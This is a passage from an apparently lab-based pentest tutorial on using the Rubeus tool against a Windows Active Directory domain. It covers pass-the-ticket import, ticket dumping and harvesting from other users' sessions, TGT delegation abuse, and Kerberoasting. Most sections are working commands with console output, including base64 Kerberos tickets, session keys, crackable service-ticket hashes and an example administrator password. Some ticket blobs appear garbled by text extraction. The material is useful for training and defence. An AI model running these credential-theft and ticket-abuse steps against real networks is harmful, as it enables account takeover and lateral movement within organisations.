02/24/2022  11:43 AM    <DIR>          Users
04/04/2022  10:06 PM    <DIR>          Windows
                           0 File(s)           0 bytes
                           7 Dir(s)  52,225,916,928 bytes free

C:\Users\Public>whoami
whoami
ignite\harshitrajpal
```

Ticket Management

Rubeus contains multiple ticket management options that may aid a pentester to conduct operations effectively and stealthily. As a pentester, we need to manage our generated tickets.

Ptt

The Rubeus ptt option can import the supplied ticket in command line. The /ptt can also be used in conjunction with other options that output tickets. For example,

rubeus.exe ptt /ticket:doIFNDCCBTCgAwI...bA==

rubeus.exe ptt /ticket:doiFNDCB TCgAwIBBaEDAgEWooIERDCCBEBhggQ8MII0KADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbbMtyYnRnbSmaWduaXRLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWyCn2if6qTydVpeLdJTMInu3Be9Am5mOY1PESQ3vG7Fz/Gqvza0CyszUDq5MHxUv0JA5zygDNxwDEw8kQvIwlnWADUnH5EmnCFE6hWdfolsZCcA/6cgWfWb246pz176zIIisytm80khALGA9yHgCYM4eF9GhuAfKw7N9NxPv+ZwmHgyT0S/feen3qAyst4qR1nuAnvMj98GproLkmn18JHistrPD3DntFtBmvJf5AJ1851HwdU9zWn8Wk57o0HwC5Vf04FtB7BhMkgTanSc4yA7oeBHP1abuUs54UgiM2wtGboDnZ3G4zjjEL1Ft+4S19IKIWjvnNPJxzPKpuws05bvcVvZ5o+6YLHh5Kvjdc4FvFr9t3VxshM4D86k0FaogCuAw5Pv5unX4y5mqIfp5WnYmuTHbo+Qakew7cr6nGnlrJNe3woTuBwNuXcbIvCf5oBo4TyREkS4VkaZjdPMVnygQftnxfbJGMwxM27Fs+KfnMBzmLkj0uyZiaFyHnsN11tR+Q3VeVgE1jvp019gy6Mv5rcK+NPzt/LFnseJpr8R91MkHastvta/9cL2ju7wGc4St97sDQmpudNjGGE711yeYiapDybPAK5ojce1jMDDs0Ey7ILcnCluzLwd01mEPUP0jIii35e6AusjHmf2IdlJFQf00NALQSfMFYj4Bguot04erckz1032E19Mq6n1KO1/0bURDHes+y+pidAvxtoZJRK2IctL3kZC1aT5BdqQN7FhvZmkz6WmcysTln8UzVh20Eisgejf1h3J1ieRx3BbmjeqWJGbV2z3gJbf510MeYjeNsQuqdwdxhSiP325NH95Evw09QnKJnp0xyDwzdFzDpj+z14KTx++wuw9t0iqGapN+51Nb7udevaBkk0AosW34yhasgeQszHuyIpJx42soFQpvVuib2tSe1u08WYjn7n8y82n4hvIAmjEYDl075MsMftM7pACIVgDwJu+Pacqibjqw9XmlymhvAxmRY143KLTyTq8qqQbn1TWNjumTyb6C7QHyRsQkN+l7BzupbdtnyWR8uxH76Gx0f+kwWAa/+3y0Z7miqyhrKfG3jpIvtSuyQD276NE/VMLznzAXUG1MuZgVt1y9jskuNb8Y6bgY0aQmnRxxqjkeGBuHpxMPf6TwY0/mfkclAFDRJ+qH/U/VsHH8HIjldlwocUQ0Vw+yWdgQ8km/+rReFu9yJk6UoygiiPa8msMf8auHQsjX0AqlUehy7v1vnfrzwWrvmScG0m/0mh2KLGGbtPiyPB/AB4Nx36if81NKOB22C2BKAdagEaoHQB1HNFYHKM1H0IHEMIHBMIG+bOsWGaDAGExOrIEEJttr7jhy4VtkwYRhxW0uhdhsMSudoSVRFlikxPQ0FmohowGKADAgEboreWdxsNaGfyc2hpdbJhanBhbKMHawUAQOUAAURKUgbyMDQyTA03MDEXLqmErGpmjAyM0jKxNzAxMTzapxEYDzIwMjIwNTA2Dcwmt2Wqg0GwJxR05JVEUte9D0UvpItAf0AMCAQKhGDAWGwZcmJ0Z3b0DGLnbml0Z5sB2HbhA=

v2.0.2

```
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

As you can see, the generated ticket has now been imported.

Purge

Rubeus has a purge option which can purge/delete all the tickets existing in the current session.

Here, we demonstrate how we purged 2 tickets listed by klist.

```
rubeus.exe purge
```

```
C:\Users\Public>klist ←  
klist  
  
Current LogonId is 0:0x1e0d97  
  
Cached Tickets: (2)  
  
#0> Client: harshitrajpal @ IGNITE.LOCAL  
Server: krbtgt/ignite.local @ IGNITE.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_a  
ze  
Start Time: 4/29/2022 12:31:16 (local)  
End Time: 4/29/2022 22:31:16 (local)  
Renew Time: 5/6/2022 12:31:16 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0x1 → PRIMARY  
Kdc Called:  
  
#1> Client: harshitrajpal @ IGNITE.LOCAL  
Server: cifs/dc1.ignite.local @ IGNITE.LOCAL  
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)  
Ticket Flags 0x40a00000 → forwardable renewable pre_authent  
Start Time: 4/29/2022 12:22:03 (local)  
End Time: 4/29/2022 22:22:03 (local)  
Renew Time: 5/6/2022 12:22:03 (local)  
Session Key Type: RSADSI RC4-HMAC(NT)  
Cache Flags: 0  
Kdc Called:  
  
C:\Users\Public>rubeus.exe purge ←  
rubeus.exe purge  
  
v2.0.2  
  
[*] Action: Purge Tickets  
Luid: 0x0  
[+] Tickets successfully purged!  
  
C:\Users\Public>klist ←  
klist  
  
Current LogonId is 0:0x1e0d97  
  
Cached Tickets: (0)
```


Describe

Often we lose track of the tickets in system. Describe option helps us to view details about a particular base64 encrypted blob or ticket.kirbi file.

We can provide the ticket using /ticket flag.

rubeus.exe describe /ticket:doIFNDCCBTCg...bA==

```
rubeus.exe describe /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEHggQ8MIIIEOKADAgEFoQ4bDELHTklURS5MT0NBTKIhMB+  
gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWyCn2if6qTydVpeLdJTMInu3Beh9Am  
5mOY1PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDEw8KQvIwFlnWADUnH5EmnCFE65hWDfolsZCcA/6cgWfWb246pz176zIIsym  
T80khAlGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUvMj89GprolKMM1h8JHisrPD3DnFtBMvJf5AJ1B51  
HDwU9zWN8Wk57o0HwC5Vf04FhTBB7BhMkgTaNSc4Y7oeBHPiabUu54Ug1M2wtGBdONzJ3G4zjjEL1Ft+A519IKIWjvwNJPXzPKpuwSo5  
bvcVvZ5o+6YLLH5Kvjdc4fvFr9t3vXvshM4D86k0FaoGcuAw5Pv5qUnX4uy5mqIfp5WNymuTHbo+Qqakew7cr6nGNLRjNE3woTbuWNxCbIB  
vCf5toBo4TyREkS4VkJdPMVnygQFtnxfBJGMwxM27SFs+KFnMBzmlKj0UyZiAyHnsN11tR+Q3VeVgE1jvp019gy6MV5rcK+NPz/LFns  
EJpr8R91MKHASthvTA/9C12jU7wGc4St97sDQMpuNjGGE71yeYlapDYbPAK5ojCE1jMDds0Ey7ILcnCluzlWd01mEPUP0J1ii35e6AUsj  
FhmF2IdLJFFQ0NALQsfMYFj4Bguot04eRckZ103E2I9Mq6n1KOI/0bURDHEs+Y+pIDavxt0ZJRK2IctL3kZC1aT5BdqQNT8FhvZMikz6MWc  
ysTLn8UzvVH20Eisgejfl3h3J1ieRx3VBbmjeqWJGbv2z3gJBf5l10eMYJeNSuqdwdxhSiP325NH95EVw0Q9NcKJnp0XlyDwZFdJpz+li4K  
TX++ww9u7oiqGapN+5iNbd7uevaBkk0AosW34yhaseQshZUYcIpJpXJ42soFQPvpVuib2tSe1U08WYjn7n8y82n4hvIAmjEYDLo75EMsMF  
tM7pACIYgPDwJu+PAcqibjqw9XMwIymhVaXmrY143KLTq8qqQbn1TWNJumTYb6C7QHyRsqK+nL7BZbupdtnyWR8uxH76vGx0f+kWAA/+  
3y0Z/7miqyhrKFG3jpIvitSuyQD276NE/VMLznzAXUG1MUzgVt1yjsKuNb8Y6bgY0aQmnRXqjkeGBuHpXMPf6TWy0/mfkclAFDRJ+qh/U  
/VsHH8HIjilDlwocUQOVw+yWgDQ8km/+rReFu9Jyk6UoygiPA8mSMF8hAUHQsjX0AQLUehY7vIvnfrzwWrrvmScG0m/0mH2KLGGbTpIypP  
B/AB4Nx36if8iNKO82zCB2KADAgEAooHQBIHNFYHKMIHHoIHEMIHBMIg+oBswGaADAgEXoRIEEJttR7jHY4VtakWvYRHXW0uhDhsMSUDOS  
VRFLkxPQ0FMohowGKADAgEBorEwDxsNaGfyc2hpdhJhanBhbKMHAwUAQOUAAKURGA8yMDiyMDQyOTA3MDExNlqmERgPMjAyMjA0MjkxNzAx  
MTZapxNEYDzIwMjIwNTA2MDcwMTE2Wqg0GwJR05JVEUuTE9DQuyptAf0AMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==
```



v2.0.2

[*] Action: Describe Ticket

ServiceName	:	krbtgt/ignite.local
ServiceRealm	:	IGNITE.LOCAL
UserName	:	harshitrajpal
UserRealm	:	IGNITE.LOCAL
StartTime	:	4/29/2022 12:31:16 PM
EndTime	:	4/29/2022 10:31:16 PM
RenewTill	:	5/6/2022 12:31:16 PM
Flags	:	name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardable
KeyType	:	rc4_hmac
Base64(key)	:	m21HuMdjhW1qRa9hEddY6w==

Triage


While klist views tickets for current session triage lists all the tickets. When a session is being run as an administrator, we can not only view tickets in the current user's session memory but other user's tickets in memory too.

/luid: This flag can be used to provide a specific user ID.

rubeus.exe triage

rubeus.exe triage /luid:0x8f57c

```
C:\Users\Public>rubeus.exe triage ←
```



v2.0.2

Action: Triage Kerberos Tickets (All Users)

```
[*] Current LUID      : 0x6ba6da
```

LUID	UserName	Service	EndTime
0x8f57c	aarti @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:25:49 PM
0x8f57c	aarti @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:25:49 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	DNS/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	ldap/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	cifs/dc1.ignite.local	4/29/2022 9:21:45 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	cifs/dc1.ignite.local/ignite.local	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	WORKSTATION01\$	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	LDAP/dc1.ignite.local	4/29/2022 9:21:36 PM
0x3e7	workstation01\$ @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:21:36 PM

```
C:\Users\Public>rubeus.exe triage /luid:0x8f57c ←
```

v2.0.2

Action: Triage Kerberos Tickets (All Users)

```
[*] Target LUID      : 0x8f57c
[*] Current LUID     : 0x6ba6da
```

LUID	UserName	Service	EndTime
0x8f57c	aarti @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:25:49 PM
0x8f57c	aarti @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:25:49 PM

Also, when the LUID is known, we can purge particular user's tickets too (elevated mode only)

```
rubeus.exe purge /luid:0x8f57c
```


Dump

If the session is running in an elevated mode, a user can dump/ extract all the current TGTs and service tickets. Again, /luid can be provided to dump specific user's tickets. /service can be used to filter these tickets.

For example, `/service:krbtgt` displays only TGTs.

rubeus.exe dump

```
C:\Users\Public>rubeus.exe dump
```



v2.0.2

Action: **Dump Kerberos Ticket Data (Current User)**

[*] Current LUID : 0x1e0d97

```
UserName          : harshitrajpal
Domain           : IGNITE
LogonId          : 0x1e0d97
UserSID          : S-1-5-21-2377760704-1974907900-3052042330-1115
AuthenticationPackage : Kerberos
LogonType         : Interactive
LogonTime         : 4/29/2022 11:27:44 AM
LogonServer       : DC1
LogonServerDNSDomain : IGNITE.LOCAL
UserPrincipalName : harshitrajpal@ignite.local
```

```
ServiceName       : ldap/dc1.ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName          : harshitrajpal
UserRealm         : IGNITE.LOCAL
StartTime         : 4/29/2022 12:52:09 PM
EndTime           : 4/29/2022 10:31:16 PM
RenewTill         : 5/6/2022 12:31:16 PM
Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable,
KeyType           : aes256_cts_hmac_sha1
Base64(key)       : 4Enx/y5A7hVrSswqpopuy4ML99BNNTfb/6zgBFMQHVE=
Base64EncodedTicket :
```

For a specific service like only krbtgt:

```
rubeus.exe dump /service:krbtgt
```

```
C:\Users\Public>rubeus.exe dump /service:krbtgt ←
rubeus.exe dump /service:krbtgt

(____)\      [www.hackingarticles.in
(____) )_ [____] \____) [____] \____) [____] \____)
| | \ \ | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | |
v2.0.2

Action: Dump Kerberos Ticket Data (Current User)

[*] Target service : krbtgt
[*] Current LUID   : 0x1e0d97

UserName          : harshitrajpal
Domain            : IGNITE
LogonId           : 0x1e0d97
UserSID           : S-1-5-21-2377760704-1974907900-3052042330-1115
AuthenticationPackage : Kerberos
LogonType          : Interactive
LogonTime          : 4/29/2022 11:27:44 AM
LogonServer         : DC1
LogonServerDNSDomain : IGNITE.LOCAL
UserPrincipalName  : harshitrajpal@ignite.local

ServiceName        : krbtgt/ignite.local
ServiceRealm       : IGNITE.LOCAL
UserName          : harshitrajpal
```

Tgtdeleg

Tgtdeleg is Benjamin Delpy's technique that can exploit the Generic Security Service Application Program Interface (GSS-API) trick and allows you to extract a usable TGT.kirbi file from the current user's session in low elevation mode. This Windows API can be used to request a delegate TGT that's intended to be sent to a remote host/SPN.

This can be done like:

rubeus.exe tgtdelg

As you can see, the current user's TGT has been dumped successfully.

Monitor

The monitor function can periodically extract all TGTs every x seconds where x is the variable provided in the /interval flag.

/targetuser: Only the specified user's tickets will be returned.

```
rubeus.exe monitor /targetuser:noob$ /interval:10
```

```
C:\Users\Public>rubeus.exe monitor /targetuser:noob$ /interval:10 ←
rubeus.exe monitor /targetuser:noob$ /interval:10

(____)\_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
v2.0.2

[*] Action: TGT Monitoring
[*] Target user      : noob$
[*] Monitoring every 10 seconds for new TGTs
```

Harvest

The harvest option extracts TGTs every x seconds where x is provided by /interval flag and it also keeps a cache of any extracted TGTs and any tickets about to expire are autorenewed.

/nowrap filter: Displays tickets in a single line (very helpful)

/runfor: Can specify the end time of harvest option

rubeus.exe harvest /interval:30

```
C:\Users\Public>rubeus.exe harvest /interval:30 ←
rubeus.exe harvest /interval:30

(____)\_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
(____)_)_[
v2.0.2

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds

[*] Refreshing TGT ticket cache (4/29/2022 2:16:30 PM)

User          : WORKSTATION01$@IGNITE.LOCAL
StartTime     : 4/29/2022 11:21:36 AM
EndTime       : 4/29/2022 9:21:36 PM
RenewTill     : 5/6/2022 11:21:36 AM
Flags         : name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardable
Base64EncodedTicket   :

doIFPjCCBTqgAwIBBaEDAgEWooIEPTCCBDlhggQ1MIIEMaADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmty
YnRn
dBsMSUd0SVRFLkxPQ0FMo4ID9TCCA/GgAwIBEqEDAgECooID4wSCA99J0bzGyMD1jPZikb4aQ5L851×5bqvemJicEnvWbADM
qCZV
E1uqk5b2zTAVeFMuMXJSw5Sb9crFC3AJuYoBn48ITduEAq2HoYFPZ6UjXrJgKfMX50dRwinj0OP5facT/842FXxy1YkX6D8o
4asn
Pz0eJDc7UUY5B3FBbqcF1FtuMeFAR+IXWe6gWyBbRTFm0jtVjsBYlToHVswlvaEpb3dgIK1KUbmjjBQ53tMzrpuPfh9aLB0D
m7/p
yB0F+HzCH3V/UbwDZXL1nyx3w7BOKBvLGFd5q6QXKYmsBIuktLJ1oQbrMSUbdih9ARDCaREqGJqiX9E/hE1qyhGQYol5uKv
2KID
vxDn1TAmlWv/vB47H57YAMn91mw8mQm7ThiCE2innEkTY7aV3sEDGloV/l/8/nTOaWVFN27SaEdEn1Eu8u175RExWUkenCrxiuL
```

Kerberoasting

Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password.

Kerberos uses NTLM hash of the requested Service for encrypting KRB_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

For a detailed guide on Kerberoasting, see our article [here](#).

To perform Kerberoasting using Rubeus for a specified SPN, we can provide using the /spn flag.

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/jignite.local

As you can see above, a valid Kerberos hash has been dumped by kerberoasting LDAP service. These can be cracked using hashcat with module number 13100.

/tgtdeleg can be used to perform the tgt delegation trick to roast all rc4 enabled accounts
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg

/aes flag can be used to roast all AES enabled accounts while using KerberosRequestorSecurityToken

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes →  
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes  
v2.0.2  
[*] Action: Kerberoasting  
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.  
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.  
[*] Target SPN      : ldap/dc1.ignite.local/ignite.local  
[*] Hash           : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local*$220  
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118  
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9D  
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0  
B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984  
5B948F6052C39E034FF89EAFB1860EAAC41C4BFA3B4022C068931CCEDC06231  
2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC  
9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3  
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18  
17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C20  
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664  
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9  
B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269F  
41B040D2346EDF9EDFB8B0D8B1667006F4DDC66CAAAB107CBFD4F42434714A  
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868  
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E  
6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8  
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D541  
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495  
AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FD0  
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD0  
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAB  
16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C0  
9C3DA80507564181B3185FF491A8C4173F5DAE57FF5299DDFE9673CACF8C00F  
A36F51595D5AECF8E38CD2040067496813E0361B78D663D2201124A5CCC3D94C  
36C5787E3B712C694EA2C9B15066B0C655226576E2E844F73A760F07603451A1
```

Alternate domain credentials to perform Kerberoasting and searching for users to kerberoast can be done using the /creduser and /credpassword

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local  
/creduser:ignite.local\Administrator /credpassword:Ignite@987
```

Some customisation flags can also be specified like

/pwdsetbefore: In the format MM-dd-yyyy then only the accounts whose password was last changed before the specified date shall be roasted

/resultlimit: The number of accounts that shall be roasted will be limited to this value

/delay: Specifies the milliseconds interval between two consecutive TGS requests

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022  
/resultlimit:3 /delay:1000
```

```

C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000

v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Using a delay of 1000 milliseconds between TGS requests.

[*] Target SPN          : ldap/dc1.ignite.local/ignite.local
[*] Hash               : $krbtgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EFACD
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F4087
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD743120424C6E98A7
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F53D18EE37414A2F6
B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D54444AD2E3
5B94F6052C39E034FF89EAFB1860EAEC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBBE1
22B1909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA
9DDE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F37F3C349A356E8737
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A990F67892A32B18FEBEDEFE42570C9C
17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664A4088755B98DB2E0
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE229E7A9105720
B4403B9C99D304C3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCBABF84
41B040D2346EDF9EDFB880D8B1667006F4DDC66CAA8107CBFD4F42434714A1CE7E42E26F801CE
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868AF26C243A36908C
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C57FA
6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D5418A3EB172E600D8F
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495F72AEF29E2E00D98
AC45D5AAE10389AEFFE3BD725958861CF07029505F420DE4F88E9466B64B5FDC8C3BA86939528B3
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419FB
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAE8C7F79748BFC419D
16AA3C4D05C1274C0B6806D3C13ADE8E2551C0B660A0793DB8FDA3273D856C07E0372078D8EFD393

```

/rc4opsec: tgtdeleg trick is used and accounts without AES enabled are roasted.

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec →  
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec  
  
v2.0.2  
  
[*] Action: Kerberoasting  
  
[*] Using 'tgtdeleg' to request a TGT for the current user  
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for ever  
  
[*] Target SPN : ldap/dc1.ignite.local/ignite.local  
[*] Hash : $krb5tgs$23$*USER$IGNITE.LOCAL$ldap/dc1.ignite.local/ignite.local*$65  
0047C1A21326C56107C$7AC71BA541CF22DF5A302FA053AB545AE791FA4883CFF9253  
EC641E062B49DA92AB46D6DFDEB947E5D69B099154C3008431CE3EDAE87DB2AC17BA0  
02BAB17B4ED1AA98464751D395DCD322995014C21D97BCEA158D9D8504407AFC2CEA0  
2FCABD83DDAC938076880F33DCD9C556AE9E9DDA10C9C74E71637C3BBAC548A0DDEC8  
CF57B50858CB2FA19EE9D03420ABC96093D33F40BF2FABCC32F0C1C73A79EF439D3E8  
2EE0CC38B7983CAE65A9B10F8ECB874CECD4ED225F1792443CBBB67A3FF7BEDCECB9E  
E3041516DAB7021EC13B5BDCCB17ED583F09580E7FA9CF6B26308585B54C57473165A  
4F248D2032C81C5C4846D535BA7FDD6016D55B79D3526691CED915F7B0E06669745D4  
D0D3D9DA239C4329E0670B84F55EACF22EFD683C71F83A85D5FD358CEBB285427420D  
7921C7937EAFB2125FAA6C7F0DAC30E718F20082249355DC72D2894F28BC27090E388  
113F4E50F121F133398B23D3D61BFB617B24907BCF4F10BF8DC43EA8912D6C92AD433  
C6D39603A24E504CE3F02DEBB53CD228032E2936D18AFEF351EDBEE8049D5D9658AC9  
2E0145B7886EA80EDDA99EEFBE63516315E2ECA18D45D6EA7EDC11AAE0880A6D83E57
```

/simple: hashes are output in the console one per line

/nowrap: with this option Kerberos results will not be line wrapped

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
www.hackingarticles.in

(____)\ )_ [ ]
[ ] [ \ ] [ ] ) [ ] [ ] [ ] / [ ]
[ ] [ \ ] [ ] [ ] ) [ ] [ ] [ ] / [ ]
[ ] [ ] [ ] / [ ] [ ] [ ] ) [ ] / [ ]

v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN : ldap/dc1.ignite.local/ignite.local
[*] Hash : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local*$22065AE39779D2EF
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F40876D0FB2743D8D1198ED3747D0AB
0F1543E6941960D678FE520BA0A6EECCA9DD743120424C6E98A77AFAB86D0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B264
3B3B0F53D18EE37414A2F6B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D5444AD2E35B94
052C9E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBE12281909FD06304D50BD518FD1A500627C
83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA9DE676BD99E69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631
F3C349A356E8737B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDF4E2570C9C17B20DFF234
AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055990E494BB5B91EC5D5318F53E877D436D5B551E
19C05F9F3B83629EDA664A4088755B98DB2E014304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE22
A9105720B403C997D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCBABF9441B040D2346EDF9EDF
0D8B1667006F4DDC66CAAAB107C9BFD4F2434714AA1CE7E42E26F01CE7444BC095A62C3BD287FB92B20A8580CC3E381421F65C5C
